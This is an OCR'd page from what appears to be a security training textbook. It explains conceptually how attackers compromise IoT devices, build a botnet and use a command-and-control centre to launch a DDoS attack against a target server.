


Server
Fake Server
Network
Eavesdropping
Devices
Fake Devices

Figure 18.8: General IoT device hacking scenarios



DDoS Attack

- Attacker initiates the attack by **exploiting the vulnerabilities** in the devices and installing a **malicious software** in their operating systems
- Multiple infected IoT devices are referred to as an **Army of Botnets**
- The target is attacked with a **large volume of requests** from multiple IoT devices present in different locations

Attacker
① Attacker gains remote access to the vulnerable devices
② Attacker injects malware into IoT devices to turn them into bots
Compromised IoT Devices (botnets)
Command and Control Center
③ C&C instruct botnets
④ Attacker uses command and control center to launch attack
Target Server
Server goes offline and unable to process any further requests
Target Server

DDoS Attack

A distributed denial-of-service (DDoS) attack is an attack in which multiple infected systems are used to bombard a single online system or service, rendering the server useless, slow, or unavailable for a legitimate user for a short period of time. The attacker initiates the attack by first exploiting vulnerabilities in devices and then installing malicious software in their operating systems. These multiple compromised devices are referred to as an army of botnets.

Once an attacker decides on his/her target, he/she instructs the botnets or zombie agents to send requests to the target server that he/she is attacking. The target is attacked by a large volume of requests from multiple IoT devices present in different locations. As a result, the target system is flooded with more requests than it can handle. Therefore, it either goes offline, suffers a loss in performance, or shuts down completely.

Given below are the steps followed by an attacker to perform a DDoS attack on IoT devices:

- Attacker gains remote access to vulnerable devices
- After gaining access, he/she injects malware into the IoT devices to turn them into botnets
- Attacker uses a command and control center to instruct botnets and to send multiple requests to the target server, resulting in a DDoS attack
- Target server goes offline and becomes unavailable to process any further requests


